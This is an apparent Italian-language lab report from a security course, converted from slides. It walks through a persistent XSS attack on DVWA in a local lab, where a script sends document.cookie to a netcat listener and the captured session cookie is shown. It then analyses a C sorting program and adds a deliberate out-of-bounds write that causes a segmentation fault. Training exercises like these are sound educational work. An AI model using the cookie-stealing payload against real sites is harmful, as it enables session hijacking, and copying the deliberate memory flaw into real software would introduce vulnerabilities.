


```
(kali㉿kali)-[~]
$ ping 192.168.200.150
PING 192.168.200.150 (192.168.200.150) 56(84) bytes of data.
64 bytes from 192.168.200.150: icmp_seq=1 ttl=64 time=1.28 ms
64 bytes from 192.168.200.150: icmp_seq=2 ttl=64 time=1.40 ms
^C
--- 192.168.200.150 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 1.277/1.337/1.398/0.060 ms
```

**PING DA KALI A META**

# XSS PERSISTENTE

- ★ DVWA:
  - Accedere a DVWA da browser di Kali Linux all'indirizzo **http://192.168.200.150/dvwa**.
  - Login e modifica del livello di sicurezza su LOW
- ★ Esplorazione del Campo di Input:
  - Opzione "Ispeziona elemento" per esaminare il campo di input dei messaggi.
  - Modifica dell'attributo length da 50 a 200 per permettere l'inserimento di script più lunghi.



A screenshot of a browser's developer tools element inspector. The code shown is:

```
> <tr><td></td>
<tr>
  <td width="100">Message:</td>
  <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxlength="200"></textarea>
  </td>
</tr>
```

The textarea element is highlighted with a blue selection bar.


# XSS PERSISTENTE

## ◆ Preparazione all'Attacco:

- Comando **nc -lvpn 9999** per ascoltare sulla porta 9999.
- Verifica che la porta sia aperta e pronta a ricevere dati tramite **nmap**.

## ◆ Injection del Comando XSS:

- Inserimento del comando XSS nel campo di input modificato e invio tramite il pulsante submit.
- Cattura del cookie di sessione dal terminale con Netcat attivo.



The screenshot shows a web page titled "Sign Guestbook". A form has two fields: "Name \*" containing "Pallino" and "Message \*" containing "<script> window.location='http://127.0.0.1:9999/intex.html?param1=' + document.cookie; </script>". Below the form, a terminal window shows the command "nc -lvpn 9999" running on a Kali Linux system, listening on port 9999. The browser's developer tools Network tab shows a POST request to "intex.html?param1=?security=low;%20PHPSESSID=49c826ffc5108880d413a32aa52a7436" with the same XSS payload in the body. The response headers include "Content-Type: text/html; charset=UTF-8" and "Content-Length: 1024".

```
(kali㉿kali)-[~]
$ nc -lvpn 9999
listening on [any] 9999 ...

Name *
Pallino

Message *
<script> window.location='http://127.0.0.1:9999/intex.html?param1=' + document.cookie; </script>

Sign Guestbook
(kali㉿kali)-[~]
$ nc -lvpn 9999
listening on [any] 9999 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 60236
GET /intex.html?param1=?security=low;%20PHPSESSID=49c826ffc5108880d413a32aa52a7436 HTTP/1.1
Host: 127.0.0.1:9999
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: http://192.168.200.150/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

# XSS PERSISTENTE

Name \*

Message \*

❖ Spiegazione dello Script:

**<script>window.location="http://127.0.0.1:9999/intex.html?param1=" + document.cookie; </script>**

- Questo script JavaScript ha l'obiettivo di rubare i cookie dell'utente e inviarli a un server controllato dall'attaccante.

❖ Funzionamento dello Script

1. **<script>:**

- Questo tag HTML viene utilizzato per includere ed eseguire codice JavaScript all'interno di una pagina web.

2. **window.location:**

- window.location è una proprietà che può essere usata per ottenere o impostare la posizione corrente del documento. Quando viene impostata, provoca il caricamento della nuova pagina indicata.

3. **"http://127.0.0.1:9999/intex.html?param1=" + document.cookie:**

- "http://127.0.0.1:9999/intex.html?param1=" è l'URL del server dell'attaccante. In questo caso, 127.0.0.1 è l'indirizzo localhost, il che significa che l'attaccante sta eseguendo il server sulla stessa macchina.
- document.cookie è una proprietà JavaScript che contiene tutti i cookie associati al documento corrente.

# ESERCIZIO 3:

## SYSTEM EXPLOIT BOF

Leggete attentamente il programma C in allegato.

- Descrivere il funzionamento del programma prima dell'esecuzione
- Riprodurre ed eseguire il programma nel laboratorio- le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di segmentazione
- Inserire controlli di input
- Creare un menù per far decidere all'utente se avere il programma che va in errore oppure quello corretto

```
C BW_D3_BOF.c > ...
1 #include <stdio.h>
2 int main () {
3 int vector [10], i, j, k;
4 int swap_var;
5
6 printf ("Inserire 10 interi:\n");
7
8 for ( i = 0 ; i < 10 ; i++)
9 {
10     int c= i+1;
11     printf("[%d]:", c);
12     scanf ("%d", &vector[i]);
13 }
14
15 printf ("Il vettore inserito e':\n");
16 for ( i = 0 ; i < 10 ; i++)
17 {
18     int t= i+1;
19     printf("[%d]: %d", t, vector[i]);
20     printf("\n");
21 }
22
23 for (j = 0 ; j < 10 - 1; j++)
24 {
25     for (k = 0 ; k < 10 - j - 1; k++)
26     {
27         if (vector[k] > vector[k+1])
28         {
29             swap_var=vector[k];
30             vector[k]=vector[k+1];
31             vector[k+1]=swap_var;
32         }
33     }
34 }
35 printf("Il vettore ordinato e':\n");
36 for (j = 0; j < 10; j++)
37 {
38     int g = j+1;
39     printf("[%d]:", g);
40     printf("%d\n", vector[j]);
41 }
42 return 0;
43 }
```

# ANALISI CODICE ORIGINALE

- ❖ Inclusione della Libreria Standard:
  - La libreria standard di input/output di C (stdio.h) è inclusa per utilizzare le funzioni printf e scanf.
- ❖ Definizione della Funzione main:
  - Punto di ingresso del programma.
- ❖ Dichiarazione delle Variabili:
  - Array vector di 10 interi.
  - Variabili i, j, k come contatori nei cicli.
  - Variabile swap\_var per gli scambi durante l'ordinamento.

```
C BW_D3_BOF.c > ...
1 #include <stdio.h>
2 int main () {
3     int vector [10], i, j, k;
4     int swap_var;
5 }
```

# ANALISI CODICE ORIGINALE

## ★ Input dei Numeri Interi:

- Un ciclo for chiede all'utente di inserire 10 numeri interi.
- Ogni numero viene memorizzato nel rispettivo indice dell'array vector.

```
6   printf ("Inserire 10 interi:\n");
7
8   for ( i = 0 ; i < 10 ; i++)
9   {
10    int c= i+1;
11    printf("[%d]:", c);
12    scanf ("%d", &vector[i]);
13  }
14
```

## ★ Stampa del Vettore Inserito:

- I numeri inseriti vengono stampati con i rispettivi indici.
- Il ciclo stampa ogni elemento dell'array con il suo indice corrispondente, rendendo chiaro l'ordine in cui sono stati inseriti i numeri.

```
14
15  printf ("Il vettore inserito e':\n");
16  for ( i = 0 ; i < 10 ; i++)
17  {
18    int t= i+1;
19    printf("[%d]: %d", t, vector[i]);
20    printf("\n");
21  }
22
```

# ANALISI CODICE ORIGINALE

- ★ Ordinamento del Vettore (Bubble Sort):
  - L'algoritmo di ordinamento a bolle ordina l'array `vector`.
  - Il ciclo esterno (`j`) controlla quante volte bisogna passare sull'array
  - Il ciclo interno (`k`) esegue i confronti e gli scambi necessari.

- ★ Esempio di Ordinamento:

Se l'utente inserisce i numeri [5, 3, 8, 4, 2, 7, 1, 10, 6, 9], ogni valore viene confrontato con gli altri 9 e gli elementi vengono spostati avanti o indietro in base alla loro grandezza. Questo processo si ripete fino a esaurire i valori.

```
23  for (j = 0 ; j < 10 - 1; j++)
24  {
25      for (k = 0 ; k < 10 - j - 1; k++)
26      {
27          if (vector[k] > vector[k+1])
28          {
29              swap_var=vector[k];
30              vector[k]=vector[k+1];
31              vector[k+1]=swap_var;
32          }
33      }
34  }
```

# ANALISI CODICE ORIGINALE

- ❖ Stampa del Vettore Ordinato:
  - L'array ordinato viene stampato.
- ❖ Conclusione della Funzione main:
  - Il programma termina con return 0.

```
35 printf("Il vettore ordinato e':\n");
36 for (j = 0; j < 10; j++)
37 {
38     int g = j+1;
39     printf("%d:", g);
40     printf("%d\n", vector[j]);
41 }
```

```
42     return 0;
43 }
```

# ANALISI CODICE ORIGINALE

## ❖ Esecuzione:

- Il programma esaminato legge un array di 10 numeri interi dall'utente, li stampa, li ordina utilizzando l'algoritmo di ordinamento a bolle e infine stampa l'array ordinato.

```
(kali㉿kali)-[~/Desktop/VisualCode]  
$ ./bwbof
```

```
Inserire 10 interi:
```

```
[1]:9  
[2]:8  
[3]:7  
[4]:6  
[5]:5  
[6]:4  
[7]:3  
[8]:2  
[9]:1  
[10]:0
```

```
Il vettore inserito e':
```

```
[1]: 9  
[2]: 8  
[3]: 7  
[4]: 6  
[5]: 5  
[6]: 4  
[7]: 3  
[8]: 2  
[9]: 1  
[10]: 0
```

```
Il vettore ordinato e':
```

```
[1]:0  
[2]:1  
[3]:2  
[4]:3  
[5]:4  
[6]:5  
[7]:6  
[8]:7  
[9]:8  
[10]:9
```

# MODIFICA CODICE

- ❖ Il codice è stato analizzato e sono state apportate modifiche per migliorare l'uso del programma, suddividendolo in più funzioni per migliorare la modularità e la leggibilità.
- ❖ Modifiche al Codice:
  - Suddivisione del programma in più funzioni per migliorare modularità e leggibilità.
  - Introduzione delle funzioni printMenu, programmaSegmentationFault, programmaCorretto e Contenuto\_stringa.

# FUNZIONE printMenu

- Il codice fornito include quattro librerie standard di C: stdio.h, stdlib.h, string.h e ctype.h. Queste librerie permettono di utilizzare diverse funzioni per input/output, conversione di variabili, manipolazione di stringhe e caratteri.
- La funzione printMenu visualizza un menu interattivo con tre opzioni principali:
  1. Programma che causa un segmentation fault.
  2. Programma corretto.
  3. Esci.

```
#include <stdio.h> // Libreria per l'utilizzo degli standard I/O (Input/Output)
#include <stdlib.h> // Libreria per le conversioni tra i tipi delle variabili e non solo
#include <string.h> // Libreria per la manipolazione delle stringhe
#include <ctype.h> // Libreria per la manipolazione dei caratteri
```

```
// Funzione contenente il menu
```

```
// Funzione contenente il menu
void printMenu() {
    printf("\n***** Menu *****\n");
    printf("\t1. Programma che permette un segmentation fault\n");
    printf("\t2. Programma corretto\n");
    printf("\t3. Esci\n");
    printf("\n*****\n");
    printf("Scegli un numero: ");
}
```

# FUNZIONE Contenuto\_stringa

- ★ Dichiarazione della funzione:
  - La funzione prende come parametro un puntatore a char (una stringa) e restituisce un valore intero.
- ★ Controllo del carattere:
  - Nel ciclo, la funzione isdigit della libreria ctype.h Verifica se una stringa contiene solo caratteri numerici, restituendo 1 se tutti i caratteri sono numerici e 0 altrimenti

```
// funzione che genera il contenuto di una stringa
int Contenuto_stringa(const char *str){
    // controllo se la stringa è nulla
    if(str == NULL)
        return 0;
    // controllo se la stringa è vuota
    if(*str == '\0')
        return 1;
    // controllo se la stringa non è nulla e non è vuota
    // inizializzazione della variabile i a 0
    int i = 0;
    // ciclo while che continua finché non si incontra il carattere '\0'
    while(str[i] != '\0'){
        // se il carattere non è un numero, ritorna 0
        if(!isdigit(str[i]))
            return 0;
        // se il carattere è un numero, incrementa la variabile i
        i++;
    }
    // se il ciclo è uscito, significa che tutti i caratteri erano numeri, quindi ritorna 1
    return 1;
}
```

# FUNZIONE programmaSegmentationFault

- ❖ Introduzione di Input\_max:
  - È stata aggiunta una variabile Input\_max di tipo char con dimensione 10 per leggere l'input dell'utente come stringa.
  
- ❖ Richiesta di Input dall'Utente:
  - La funzione chiede all'utente di inserire 10 numeri interi, uno alla volta. Un ciclo for itera 10 volte per leggere i 10 input. In ogni iterazione del for, c'è un while che richiede l'input finché non viene inserito un valore valido.

```
30 void programmaSegmentationFault() {  
31     int vector[10], i, j, k;  
32     char Input_max[10];  
33     int swap_var;  
34  
35  
36     for (i = 0; i < 10; i++) {  
37         //inizializza il vettore  
38         int valid = 0;  
39         while (!valid){  
40             int c = i + 1;  
41             printf("[%d]:", c);  
42             scanf("%s", Input_max);  
43             if (Input_max[0] >= '0' & Input_max[0] <= '9')  
44                 valid = 1;  
45         }  
46         vector[i] = Input_max[0] - '0';  
47     }  
48  
49     swap_var = vector[0];  
50     for (j = 1; j < 10; j++) {  
51         if (vector[j] < swap_var)  
52             swap_var = vector[j];  
53     }  
54     for (k = 0; k < 10; k++) {  
55         if (vector[k] == swap_var)  
56             vector[k] = 0;  
57     }  
58  
59     for (i = 0; i < 10; i++) {  
60         if (vector[i] != 0)  
61             printf("%d", vector[i]);  
62     }  
63 }
```

# FUNZIONE programmaSegmentationFault

## ★ Validazione dell'Input:

- Nel ciclo while, Contenuto\_stringa verifica se l'input contiene solo caratteri numerici. Se l'input è valido, viene controllata la lunghezza della stringa. Se la lunghezza della stringa è maggiore di 10, viene causato un segmentation fault scrivendo fuori dai limiti dell'array (vector[1000000] = 0). Se la lunghezza è accettabile, l'input viene convertito in intero (atoi(Input\_max)) e memorizzato nell'array vector. Se l'input non è valido, viene chiesto all'utente di riprovare.

```
49 //vengono scelti come stringe
50 if (Contenuto_stringa(Input_max)){
51
52     if (strlen(Input_max) > 10){
53         vector[1000000] = 0;
54     } else {
55         //questa parte serve per far funzionare correttamente la 'stampa' (output su termiale) dei numeri scelti
56         //che avverrà in seguito
57         vector[i] = atoi(Input_max);
58     }
59     //se invece ritorna false, allora avvisa di inserire solo numeri fino a quando non verranno appunto inseriti
60 } else {
61     printf("riprova. accetta solo numeri interi\n");
62 }
```

# FUNZIONE programmaSegmentationFault

- ❖ Stampa del Vettore Inserito
- ❖ Ordinamento del Vettore (Bubble Sort):
  - L'algoritmo di ordinamento a bolle viene utilizzato per ordinare l'array vector.
  - Il ciclo esterno (j) controlla quante volte bisogna passare sull'array
  - il ciclo interno (k) esegue i confronti e gli scambi necessari per ordinare gli elementi.
- ❖ Stampa del Vettore Ordinato

```
66     printf("Il vettore inserito e':\n");
67     for (i = 0; i < 10; i++) {
68         int t = i + 1;
69         printf("[%d]: %llu\n", t, vector[i]);
70     }
71
72
73     for (j = 0; j < 10 - 1; j++) {
74         for (k = 0; k < 10 - j - 1; k++) {
75             if (vector[k] > vector[k + 1]) {
76                 swap_var = vector[k];
77                 vector[k] = vector[k + 1];
78                 vector[k + 1] = swap_var;
79             }
80         }
81     }
82
83     printf("I primi 10 numeri ordinati sono:\n");
84     for (j = 0; j < 10; j++) {
85         int g = j + 1;
86         printf("[%d]: %llu\n", g, vector[j]);
87     }
88
89 }
```

# FUNZIONE programmaCorretto

## ◆ Dichiarazione delle Variabili:

- vector[10]: array di 10 numeri interi di tipo unsigned long long int.
- i, j, k: variabili intere utilizzate come contatori nei cicli.
- swap\_var: scambia i valori durante l'ordinamento.

## ◆ Richiesta di Input dall'Utente:

- **unsigned long long int MAX**: massima lunghezza del tipo unsigned long long int.
- Ciclo while valida l'input.
  - scanf("%llu", &vector[i]) != 1 controlla se l'input è un numero intero valido.
  - vector[i] > MAX verifica il valore massimo consentito.
- Se l'input non è valido, viene richiesto di riprovare, e il buffer viene svuotato per rimuovere eventuali dati errati presenti.

```
92 void programmaCorretto() {  
93     //utilizzo di variabili che possono contenere  
94     //valori molto grandi  
95     unsigned long long int vector[10];  
96     int i, j, k;  
97     unsigned long long int swap_var;
```

```
98     printf("Inserire 10 interi:\n");  
99     for (i = 0; i < 10; i++) {  
100         int c = i + 1;  
101         printf("[%d]: ", c);  
102         unsigned long long int MAX = 1844674407370955161;  
103         //Impedisce di usare numeri piu' lunghi della stessa lunghezza massima dell'unsigned long  
104         while (scanf("%llu", &vector[i]) != 1 || vector[i] > MAX){  
105             printf("Riprova, accetta solo numeri interi validi e non superiori a %llu\n", MAX);  
106             int ch;  
107             // pulisce il buffer dell'input  
108             while ((ch = getchar()) != '\n' && ch != EOF);  
109             printf("[%d]: ", c);  
110         }  
111     }  
112 }
```

# FUNZIONE programmaCorretto

## ★ Stampa del Vettore Inserito:

- Il programma stampa i valori inseriti con i loro rispettivi indici per mostrare l'ordine in cui sono stati immessi.

## ★ Ordinamento elementi array:

- L'algoritmo di ordinamento a bolle viene utilizzato per ordinare l'array vector. Il ciclo esterno (j) controlla quante volte bisogna passare sull'array, mentre il ciclo interno (k) esegue i confronti e gli scambi necessari per ordinare gli elementi.

## ★ Stampa del Vettore Ordinato:

- Dopo l'ordinamento, il programma stampa l'array ordinato con i rispettivi indici, permettendo all'utente di vedere chiaramente i numeri in ordine crescente.

```
15      printf("Il vettore inserito e':\n");
16      for (i = 0; i < 10; i++) {
17          int t = i + 1;
18          printf("[%d]: %llu\n", t, vector[i]);
19      }
20
21
22
23      for (j = 0; j < 10 - 1; j++) {
24          for (k = 0; k < 10 - j - 1; k++) {
25              if (vector[k] > vector[k + 1]) {
26                  swap_var = vector[k];
27                  vector[k] = vector[k + 1];
28                  vector[k + 1] = swap_var;
29
30
31
32
33      printf("I primi 10 numeri ordinati sono:\n");
34      for (j = 0; j < 10; j++) {
35          int g = j + 1;
36          printf("[%d]: %llu\n", g, vector[j]);
37      }
38
39  }
```

# FUNZIONE Main

- ❖ Dichiarazione delle Variabili:
  - scelta: un intero che memorizza l'opzione selezionata dall'utente.
  - risultato: un intero che memorizza il risultato della funzione scanf per la verifica dell'input.
- ❖ Ciclo do-while per il Menu Interattivo:
  - Mantiene il programma in esecuzione fino a quando l'utente non sceglie di uscire.

```
141 int main() {  
142     int scelta;  
143     int risultato;
```

```
146     do {  
147         printMenu();  
148         risultato = scanf("%d", &scelta);  
149  
150         while (getchar() != '\n'); // pulisce l'input  
151  
152         if (risultato != 1) {  
153             printf("Accetta solo numeri, riprova\n");  
154             continue;  
155         }  
156  
157         switch (scelta) {  
158             case 1:  
159                 programmaSegmentationFault();  
160                 break;  
161             case 2:  
162                 programmaCorretto();  
163                 break;  
164             case 3:  
165                 printf("Uscita dal programma.\n");  
166                 break;  
167             default:  
168                 printf("\nAccetta solo numeri compresi tra 0 e 3, nat  
169                 break;  
170         }  
171     } while (scelta != 3 );  
172  
173     return 0;  
174 }
```

# FUNZIONE Main

## • Stampa del Menu:

- La funzione printMenu viene chiamata per visualizzare il menu interattivo sulla console.

```
printMenu();
```

## • Lettura dell'Input dell'Utente:

- Legge l'input dell'utente utilizzando scanf e memorizza il risultato in scelta.
- Il ciclo while (getchar() != '\n') viene utilizzato per pulire il buffer di input, rimuovendo eventuali caratteri residui.

```
148     risultato = scanf("%d", &scelta);
149
150     while (getchar() != '\n'); //pulisce il buffer
151
```

## • Verifica dell'Input:

- Se scanf non riesce a leggere un numero intero valido (risultato != 1), viene stampato un messaggio di errore e il ciclo do-while ricomincia, chiedendo all'utente di riprovare.

```
152     if (risultato != 1) {
153         printf("Accetta solo numeri, riprova\n");
154         continue;
155     }
```

# FUNZIONE Main

## ★ Gestione delle Opzioni del Menu:

- case 1: Esegue la funzione `programmaSegmentationFault` che può causare un segmentation fault.
- case 2: Esegue la funzione `programmaCorretto` che esegue il programma in modo corretto.
- case 3: Stampa un messaggio di uscita dal programma e termina il ciclo do-while.
- default: Gestisce gli input non validi, stampando un messaggio di errore e chiedendo all'utente di riprovare.

## ★ Termine del Ciclo do-while:

Il ciclo do-while continua a ripetersi finché l'utente non sceglie di uscire selezionando l'opzione 3.

## ★ Conclusione della Funzione main


- Infine, la funzione main termina con `return 0`, indicando che il programma è terminato correttamente.

```
switch (scelta) {  
    case 1:  
        programmaSegmentationFault();  
        break;  
    case 2:  
        programmaCorretto();  
        break;  
    case 3:  
        printf("Uscita dal programma.\n");  
        break;  
    default:  
        printf("\nAccetta solo numeri compresi tra 0 e 3, naturali. Riprova.\n");  
        break;  
}  
}
```

```
171 } while (scelta != 3);  
172  
173  
174 }
```

# ESECUZIONE BofBW2E3.c

- ❖ Avvio del programma BofBW2E3.c
  - Creazione del Launcher del programma e avvio del menù iniziale.
  
- ❖ Scelta 1 dal menù
  - Scelta del primo programma e esecuzione



The screenshot shows two terminal sessions. The top session shows the compilation of `BofBW2E3.c` using `gcc -g` and the execution of the resulting binary `./BofBW2E3`. The bottom session shows the program's menu being displayed, with option 1 selected and a segmentation fault occurring upon input.

```
(kali㉿kali)-[~/Desktop]
$ gcc -g BofBW2E3.c -o BofBW2E3
(kali㉿kali)-[~/Desktop]
$ ./BofBW2E3
*****
* Menu' *****
1. Programma che permette un segmentation fault
2. Programma corretto
3. Esci
*****
Scegli un numero: 1
*****
* Menu' *****
1. Programma che permette un segmentation fault
2. Programma corretto
3. Esci
*****
Scegli un numero: 1
Inserire 10 interi:
[1]:123456789456431324854
zsh: segmentation fault ./BofBW2E3
```

# ESECUZIONE BofBW2E3.c

## ★ Scelta 2 dal menù

- Scelta del secondo programma ed esecuzione.

```
(kali㉿kali)-[~/Desktop]
$ ./BofBW2E3

***** Menu' *****
1. Programma che permette un segmentation fault
2. Programma corretto
3. Esci

*****
Scegli un numero: 2
Inserire 10 interi:
[1]:8
[2]:4
[3]:5
[4]:7
[5]:9
[6]:3
[7]:4
[8]:5
[9]:1
[10]:2
Il vettore inserito e':
[1]: 8
[2]: 4
[3]: 5
[4]: 7
[5]: 9
[6]: 3
[7]: 4
[8]: 5
[9]: 1
[10]: 2
I primi 10 numeri ordinati sono:
[1]: 1
[2]: 2
[3]: 3
[4]: 4
[5]: 4
